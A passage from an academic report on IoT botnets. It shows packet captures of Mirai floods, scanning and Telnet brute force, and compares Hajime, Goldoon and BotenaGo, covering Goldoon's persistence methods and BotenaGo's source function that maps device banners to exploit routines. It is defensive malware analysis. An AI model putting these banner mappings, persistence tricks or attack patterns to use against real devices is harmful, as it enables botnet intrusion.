1974	20.491385	222.229.41.163	192.168.0.13	TCP	98	5804 → 554 [SYN] Seq=0 Win=4163 Len=0
1975	20.491505	222.127.60.218	192.168.0.13	TCP	98	7176 → 554 [SYN] Seq=0 Win=8287 Len=0
1976	20.491580	222.40.111.91	192.168.0.13	TCP	102	1232 → 554 [SYN] Seq=0 Win=6561 Len=0
1977	20.492523	222.58.254.210	192.168.0.13	TCP	98	3906 → 554 [SYN] Seq=0 Win=2335 Len=0
1978	20.492641	222.26.56.195	192.168.0.13	TCP	102	8088 → 554 [SYN] Seq=0 Win=3889 Len=0

Figure 4.6: SYN Flood

attack is represented. Additionally, there are other .pcap files that, instead of being attacks, represent host and port discovery and brute force of the credentials.

By examining the packets in each .pcap file, key characteristics of different attack types are identified:

- **SYN Flood**: a large number of SYN packets without corresponding ACK responses from the target (Figure 4.6)
- **HTTP Flood**: a high number of HTTP request packets, sent at a high frequency and with bare minimum content (Figure 4.11)
- **ACK Flood**: a significant number of ACK packets, typically without corresponding SYN or data packets (Figure 4.10)
- **UDP Flood**: a high frequency of UDP packets with various source and destination ports (Figure 4.9)

As for the other .pcap files:

- **Host discovery**: multiple ARP packets are sent to discover and map out all possible hosts on a network to identify potential targets for infection and expansion of the botnet (Figure 4.7)
- **Port discovery**: many SYN packets on different ports of a device to identify open ones, indicating potential vulnerabilities, and potentially locating accessible entry points (Figure 4.8)
- **Brute force**: within the payload of Telnet packets, Mirai tries different username and password combinations (Figure 4.12)

8028	21.350383	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.5? Tell 192.168.0.15
8029	21.351135	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.6? Tell 192.168.0.15
8030	21.351882	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.7? Tell 192.168.0.15
8031	21.352635	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.8? Tell 192.168.0.15
8032	21.353594	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.9? Tell 192.168.0.15
8033	21.354373	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.10? Tell 192.168.0.15
8034	21.355371	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.13? Tell 192.168.0.15
8035	21.356107	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.14? Tell 192.168.0.15
8036	21.356918	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.2? Tell 192.168.0.15
8037	21.357853	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.3? Tell 192.168.0.15
8039	21.358948	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.4? Tell 192.168.0.15
8040	21.359694	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.5? Tell 192.168.0.15
8041	21.360427	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.6? Tell 192.168.0.15
8042	21.361190	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.7? Tell 192.168.0.15
8043	21.361940	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.8? Tell 192.168.0.15
8044	21.362713	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.9? Tell 192.168.0.15
8045	21.363483	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.10? Tell 192.168.0.15
8143	21.652665	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.13? Tell 192.168.0.15
8144	21.653596	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.14? Tell 192.168.0.15
8145	21.654239	Apple_5e:ff:9f	Broadcast	ARP	67	Who has 192.168.0.22? Tell 192.168.0.15

Figure 4.7: Host discovery

18644	48.139968	192.168.0.15	192.168.0.13	TCP	102	33306 → 3261 [SYN] Seq=0 Win=102
18645	48.140040	192.168.0.15	192.168.0.13	TCP	102	33306 → 32770 [SYN] Seq=0 Win=10
18646	48.140113	192.168.0.15	192.168.0.13	TCP	102	33306 → 6000 [SYN] Seq=0 Win=102
18647	48.140186	192.168.0.15	192.168.0.13	TCP	102	33306 → 7201 [SYN] Seq=0 Win=102
18648	48.140259	192.168.0.15	192.168.0.13	TCP	102	33306 → 1130 [SYN] Seq=0 Win=102
18649	48.140332	192.168.0.15	192.168.0.13	TCP	102	33306 → 2099 [SYN] Seq=0 Win=102
18650	48.140405	192.168.0.15	192.168.0.13	TCP	106	33306 → 2002 [SYN] Seq=0 Win=102
18651	48.140792	192.168.0.15	192.168.0.13	TCP	102	33306 → 16018 [SYN] Seq=0 Win=10
18652	48.140867	192.168.0.15	192.168.0.13	TCP	102	33306 → 5214 [SYN] Seq=0 Win=102
18653	48.140940	192.168.0.15	192.168.0.13	TCP	102	33306 → 10566 [SYN] Seq=0 Win=10
18654	48.141012	192.168.0.15	192.168.0.13	TCP	102	33306 → 543 [SYN] Seq=0 Win=1024
18655	48.141092	192.168.0.15	192.168.0.13	TCP	102	33306 → 89 [SYN] Seq=0 Win=1024
18656	48.141166	192.168.0.15	192.168.0.13	TCP	102	33306 → 1009 [SYN] Seq=0 Win=102
18657	48.141240	192.168.0.15	192.168.0.13	TCP	102	33306 → 49156 [SYN] Seq=0 Win=10
18658	48.141313	192.168.0.15	192.168.0.13	TCP	106	33306 → 9290 [SYN] Seq=0 Win=102
18659	48.141822	192.168.0.15	192.168.0.13	TCP	102	33306 → 1122 [SYN] Seq=0 Win=102
18660	48.141896	192.168.0.15	192.168.0.13	TCP	102	33306 → 873 [SYN] Seq=0 Win=1024
18661	48.141970	192.168.0.15	192.168.0.13	TCP	102	33306 → 7999 [SYN] Seq=0 Win=102
18662	48.142043	192.168.0.15	192.168.0.13	TCP	102	33306 → 5906 [SYN] Seq=0 Win=102
18663	48.142259	192.168.0.15	192.168.0.13	TCP	102	33306 → 2068 [SYN] Seq=0 Win=102

Figure 4.8: Port discovery

2611	22.835254	192.168.0.13	210.89.164.90	UDP	74	51990 → 8899 Len=32
2612	22.836370	192.168.0.13	210.89.164.90	UDP	74	51991 → 8899 Len=32
2613	22.839958	192.168.0.13	210.89.164.90	UDP	74	51990 → 8899 Len=32
2614	22.839963	192.168.0.13	210.89.164.90	UDP	74	51992 → 8899 Len=32
2615	22.839965	192.168.0.13	210.89.164.90	UDP	74	51993 → 8899 Len=32
2616	22.841514	192.168.0.13	210.89.164.90	UDP	74	51991 → 8899 Len=32
2617	22.844356	192.168.0.13	210.89.164.90	UDP	74	51990 → 8899 Len=32
2618	22.844362	192.168.0.13	210.89.164.90	UDP	74	51992 → 8899 Len=32
2619	22.844363	192.168.0.13	210.89.164.90	UDP	74	51993 → 8899 Len=32
2620	22.846797	192.168.0.13	210.89.164.90	UDP	74	51991 → 8899 Len=32
2621	22.849873	192.168.0.13	210.89.164.90	UDP	74	51993 → 8899 Len=32
2622	22.849878	192.168.0.13	210.89.164.90	UDP	74	51990 → 8899 Len=32
2623	22.849879	192.168.0.13	210.89.164.90	UDP	74	51992 → 8899 Len=32
2624	22.852795	192.168.0.13	210.89.164.90	UDP	74	51991 → 8899 Len=32
2625	22.855279	192.168.0.13	210.89.164.90	UDP	74	51993 → 8899 Len=32
2626	22.855286	192.168.0.13	210.89.164.90	UDP	74	51992 → 8899 Len=32
2627	22.855286	192.168.0.13	210.89.164.90	UDP	74	51990 → 8899 Len=32
2628	22.860150	192.168.0.13	210.89.164.90	UDP	74	51991 → 8899 Len=32
2629	22.861028	192.168.0.13	210.89.164.90	UDP	74	51993 → 8899 Len=32
2630	22.861033	192.168.0.13	210.89.164.90	UDP	74	51990 → 8899 Len=32
2631	22.861035	192.168.0.13	210.89.164.90	UDP	74	51992 → 8899 Len=32
2639	22.921023	192.168.0.13	210.89.164.90	UDP	74	51991 → 8899 Len=32

Figure 4.9: UDP Flood

3217	27.168143	192.168.0.13	210.89.164.90	TCP	54 5839 → 52330 [ACK] Seq=1 Ack=1 Win=5615 Len=0
3218	27.168221	192.168.0.13	210.89.164.90	TCP	54 1657 → 52330 [ACK] Seq=1 Ack=1 Win=2854 Len=0
3219	27.168299	192.168.0.13	210.89.164.90	TCP	54 6657 → 52330 [ACK] Seq=1 Ack=1 Win=6728 Len=0
3220	27.168382	192.168.0.13	210.89.164.90	TCP	54 5992 → 52330 [ACK] Seq=1 Ack=1 Win=3073 Len=0
3221	27.168459	192.168.0.13	210.89.164.90	TCP	54 2011 → 52330 [ACK] Seq=1 Ack=1 Win=1984 Len=0
3222	27.168694	192.168.0.13	210.89.164.90	TCP	54 4772 → 52330 [ACK] Seq=1 Ack=1 Win=1256 Len=0
3223	27.168776	192.168.0.13	210.89.164.90	TCP	54 7610 → 52330 [ACK] Seq=1 Ack=1 Win=2203 Len=0
3224	27.168854	192.168.0.13	210.89.164.90	TCP	54 2974 → 52330 [ACK] Seq=1 Ack=1 Win=6071 Len=0
3225	27.168931	192.168.0.13	210.89.164.90	TCP	54 4864 → 52330 [ACK] Seq=1 Ack=1 Win=1121 Len=0
3226	27.169009	192.168.0.13	210.89.164.90	TCP	54 2528 → 52330 [ACK] Seq=1 Ack=1 Win=6334 Len=0
3227	27.169165	192.168.0.13	210.89.164.90	TCP	54 6086 → 52330 [ACK] Seq=1 Ack=1 Win=2786 Len=0
3228	27.169242	192.168.0.13	210.89.164.90	TCP	54 3026 → 52330 [ACK] Seq=1 Ack=1 Win=4734 Len=0
3229	27.169317	192.168.0.13	210.89.164.90	TCP	54 7963 → 52330 [ACK] Seq=1 Ack=1 Win=1520 Len=0
3230	27.169394	192.168.0.13	210.89.164.90	TCP	54 2305 → 52330 [ACK] Seq=1 Ack=1 Win=1819 Len=0
3231	27.169472	192.168.0.13	210.89.164.90	TCP	54 5445 → 52330 [ACK] Seq=1 Ack=1 Win=7353 Len=0
3232	27.169548	192.168.0.13	210.89.164.90	TCP	54 2492 → 52330 [ACK] Seq=1 Ack=1 Win=6091 Len=0
3233	27.169626	192.168.0.13	210.89.164.90	TCP	54 8059 → 52330 [ACK] Seq=1 Ack=1 Win=8474 Len=0
3234	27.169717	192.168.0.13	210.89.164.90	TCP	54 2544 → 52330 [ACK] Seq=1 Ack=1 Win=1397 Len=0
3235	27.169796	192.168.0.13	210.89.164.90	TCP	54 7542 → 52330 [ACK] Seq=1 Ack=1 Win=5956 Len=0
3236	27.169878	192.168.0.13	210.89.164.90	TCP	54 1454 → 52330 [ACK] Seq=1 Ack=1 Win=7193 Len=0

Figure 4.10: ACK Flood

4713	41.082451	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4714	41.085432	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4727	41.099200	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4729	41.099645	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4733	41.100929	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4734	41.101540	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4736	41.102265	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4737	41.102605	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4746	41.112494	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4747	41.113040	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4748	41.113042	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4750	41.114467	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4770	41.133917	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4771	41.134871	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4773	41.135195	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4774	41.135391	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4776	41.136233	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4777	41.136510	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4783	41.143314	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4785	41.143430	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4786	41.143991	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4788	41.145075	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation
4806	41.159368	192.168.0.13	210.89.164.90	HTTP	74 GET / HTTP/1.0 Continuation

Figure 4.11: HTTP Flood

60320	218.901639	192.168.0.24	192.168.0.13	TELNET	61 Telnet Data ...
60321	218.902462	192.168.0.24	192.168.0.13	TELNET	59 Telnet Data ...
60322	218.903004	192.168.0.24	192.168.0.13	TELNET	60 Telnet Data ...
60323	218.903177	192.168.0.24	192.168.0.13	TELNET	59 Telnet Data ...

```
+ Frame 60322: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
+ Ethernet II, Src: Partron_45:17:b3 (04:32:f4:45:17:b3), Dst: Sichuani_4b:ae:ba (bc:1c:81:4b:ae:ba)
+ Internet Protocol Version 4, Src: 192.168.0.24, Dst: 192.168.0.13
+ Transmission Control Protocol, Src Port: 11455, Dst Port: 23, Seq: 6, Ack: 59, Len: 6
- Telnet
    Data: admin\n
```

Figure 4.12: Brute force

5 Other malware

In this chapter we will analyze other IoT malware that have been discovered in the last years. We will focus on the following malware: Hajime, Goldoon, and BotenaGo. In Figure 5.1 going from centralized ones, in which there is a single CNC that controls the botnet to the P2P ones, in which the bots communicate with each other and lastly the hybrid ones, which are a mix of the two.

In centralized botnets, the bots sends out periodic signals to notify the CNC server of their presence. The CNC can directly issue commands to the bots, however, it also serves as a **single point of failure**: if it is taken down, the entire botnet becomes inoperative. In P2P botnets, the bots function as both CNC and clients that receive commands. This design eliminates the single point of failure, and for this reason they are more difficult to shut down.




Figure 5.1: Malware architectures

5.1 Hajime

Hajime was first discovered in October 2016 by security researchers at Rapidity Networks, and it was given a Japanese name (meaning "beginning") thanks to its closed resemblance to Mirai. It mainly targets and infects IoT devices, exploiting default credentials and unpatched vulnerabilities. Once a device is infected, Hajime propagates itself by scanning the network and brute forcing credentials to gain access to the other devices. Unlike Mirai, Hajime has a decentralized P2P architecture, using a modified version of the BitTorrent protocol for communication. Another important difference is that, as of now, Hajime does not deliver any malicious payload, and it seems that it secures the devices it infects, specifically, it blocks ports 23, 7547, 5555, and 5358, which are commonly used by other malware to infect devices, effectively preventing infection from others. There are different speculations related to the motivations behind Hajime, some say that it could be a vigilante malware, designed to protect IoT devices, or it could be a future threat.

5.2 Goldoon

Goldoon is a malware which had a peak in terms of infected devices in April 2024 which is the same period in which researchers from Fortinet found about this new botnet [7]. The first difference between Goldoon and Mirai is in the targets and how it infects devices. Mirai targets IoT devices and tries to connect to them using default credentials, on the other hand Goldoon targets specifically D-Link DIR-645 which are vulnerable to the CVE-2015-2051 [1]. This vulnerability allows for remote code execution on affected devices allowing the attackers to load Goldoon on the routers. In the same way as Mirai, Goldoon removes all the traces of its presence by removing the installation file. Moreover, Goldoon also goes through some system files to remove its traces. Another difference between the two is that Goldoon is persistent and can start in three different steps depending on the necessity:

1. Boot: by inserting a cron job in the system or editing `init.d` folder files.
2. Daemon: adding itself as a service.
3. Logon: adding an entry in the `/.bashrc` file or in `/.config/autostart` of the Desktop.

In terms of attack Goldoon provides a suite which is similar to the one offered by Mirai.

5.3 BotenaGo

Identified in November 2021 by AT&T Alien Labs researchers, BotenaGo is a backdoor that provides cybercriminals access to devices through 33 exploit functions. Their first analysis was performed by reverse engineering the malware's binary, and it revealed that the malware associates each exploit function with a string that represents a potential target system, similar to a signature. This is needed because the malware sends a "GET" request to the target and then searches into the returned data for the signature. For example the string "`Server: Boa/0.93.15`" is mapped to the function `main_infectFunctionGponFiber` which exploit the CVE-2020-8958 vulnerability. They also provide a search result on Shodan that shows 2 million potential targets. This number decreased in the years as you can see in Figure 5.2. All the exploits can be found in Figure 5.3 which illustrates the `scannerInitExploit` from its source code.




Figure 5.2: Shodan search result for Boa/0.93.15

The CNC has two ways of sending command to the infected device:

1. Use one of the two backdoor ports (31412 and 19412) to send a command to the device.

On port 19412, it listens for the victim IP address and once received it tries each exploit on that IP.

2. It listens on a system IO user input. For example, it can be accessed locally by using telnet.

In 2022 its source code was leaked on GitHub and AT&T Alien Labs provided another analysis which did not provide new information but confirmed the previous analysis. [3, 4]

```go
func scannerInitExploits() {

    exploitMap = make(map[string]interface{})

    scannerAddExploit("Basic realm=\"DVR\"", infectFunctionLilinDvr)
    scannerAddExploit("uc-httpd 1.0.0", infectFunctionUchttpd)
    scannerAddExploit("AuthInfo:", infectFunctionTvt)
    scannerAddExploit("CMS Web Viewer", infectFunctionMagic)
    scannerAddExploit("Server: GoAhead-Webs", infectFunctionFiberhome)
    scannerAddExploit("Server: DWS", infectFunctionVigor)
    scannerAddExploit("Basic realm=\"Broadband Router\"", infectFunctionComtrend)
    scannerAddExploit("Basic realm=\"Broadband Router\"", infectFunctionBroadcom)
    scannerAddExploit("Server: Boa/0.93.15", infectFunctionGponFiber)
    scannerAddExploit("TOTOLINK", infectFunctionTotolink)
    scannerAddExploit("Server: Boa/0.94.14", infectFunctionRealtek)
    scannerAddExploit("Basic realm=\"Server Status\"", infectFunctionHongdian)
    scannerAddExploit("Server: Http Server", infectFunctionTenda)
    scannerAddExploit(",/playzone,/", infectFunctionZyxel)
    scannerAddExploit("Linksys E", infectFunctionLinksys)

    // Exploit spray for devices we cant identify
    scannerAddExploit("HTTP/1.", infectFunctionAlcatel)
    scannerAddExploit("HTTP/1.", infectFunctionZyxelTwo)
    scannerAddExploit("HTTP/1.", infectFunctionZte)
    scannerAddExploit("HTTP/1.", infectFunctionNetgear)
    scannerAddExploit("HTTP/1.", infectFunctionNetgearTwo)
    scannerAddExploit("HTTP/1.", infectFunctionNetgearThree)
    scannerAddExploit("HTTP/1.", infectFunctionNetgearFour)
    scannerAddExploit("HTTP/1.", infectFunctionGponOG)
    scannerAddExploit("HTTP/1.", infectFunctionLinksysTwo)
    scannerAddExploit("HTTP/1.", infectFunctionLinksysThree)
    scannerAddExploit("HTTP/1.", infectFunctionDlink)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkTwo)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkThree)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkFour)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkFive)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkSix)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkSeven)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkEight)

}
```

Figure 5.3: All the vulnerabilities exploited by BotenaGo

Comparison. In table 5.1 we can see a summary of the comparison between the different malware.

	Mirai	**Hajime**	**Goldoon**	**BotenaGo**
Spread	Real-time-load	Brute force	Download source	Vulnerabilities exploitation
Persistent	No	No	Yes	Yes
Code	Open Source	Reversed	Reversed	Open Source
Status	Active (many variants)	Dormant?	Active	Active
Control	Only DDoS	No attacks	RCE and DDoS	RCE and DDOS

Table 5.1: Characteristics of Different Malware

Bibliography

[1] Cve-2015-2051. http://www.securityfocus.com/bid/74870, 2015. Accessed: 2024-05-28.

[2] Anna-senpai. Mirai source code. https://hackforums.net/showthread.php?tid=5420472. Accessed: 2024-05-28.

[3] Ofer Caspi. At&t alien labs finds new golang malware (botenago) targeting millions of routers and iot devices with more than 30 exploits. https://cybersecurity.att.com/blogs/labs-research/att-alien-labs-finds-new-golang-malwarebotenago-targeting-millions-of-routers-and-iot-de Accessed: 2024-05-28.

[4] Ofer Caspi. Botenago strikes again - malware source code uploaded to github. https://cybersecurity.att.com/blogs/labs-research/botenago-strike-again-malware-source-code-uploaded-to-github. Accessed: 2024-05-28.

[5] Michele De Donno, Nicola Dragoni, Alberto Giaretta, and Angelo Spognardi. Ddos-capable iot malwares: Comparative analysis and mirai investigation. *Security and Communication Networks*, 2018:1–30, 2018.

[6] Fortinet. Botnet. https://www.fortinet.com/resources/cyberglossary/what-is-botnet. Accessed: 2024-05-27.

[7] Fortinet. Goldoon. https://www.fortinet.com/blog/threat-research/new-goldoon-botnet-targeting-d-link-devices. Accessed: 2024-05-27.

[8] Hamdija Sinanović and Sasa Mrdovic. Analysis of mirai malicious software. In *2017 25th International Conference on Software, Telecommunications and Computer Networks (SoftCOM)*, pages 1–5, 2017.

[9] W Timothy Strayer, David Lapsely, Robert Walsh, and Carl Livadas. Botnet detection based on network behavior. *Botnet Detection: Countering the Largest Security Threat*, pages 1–24, 2008.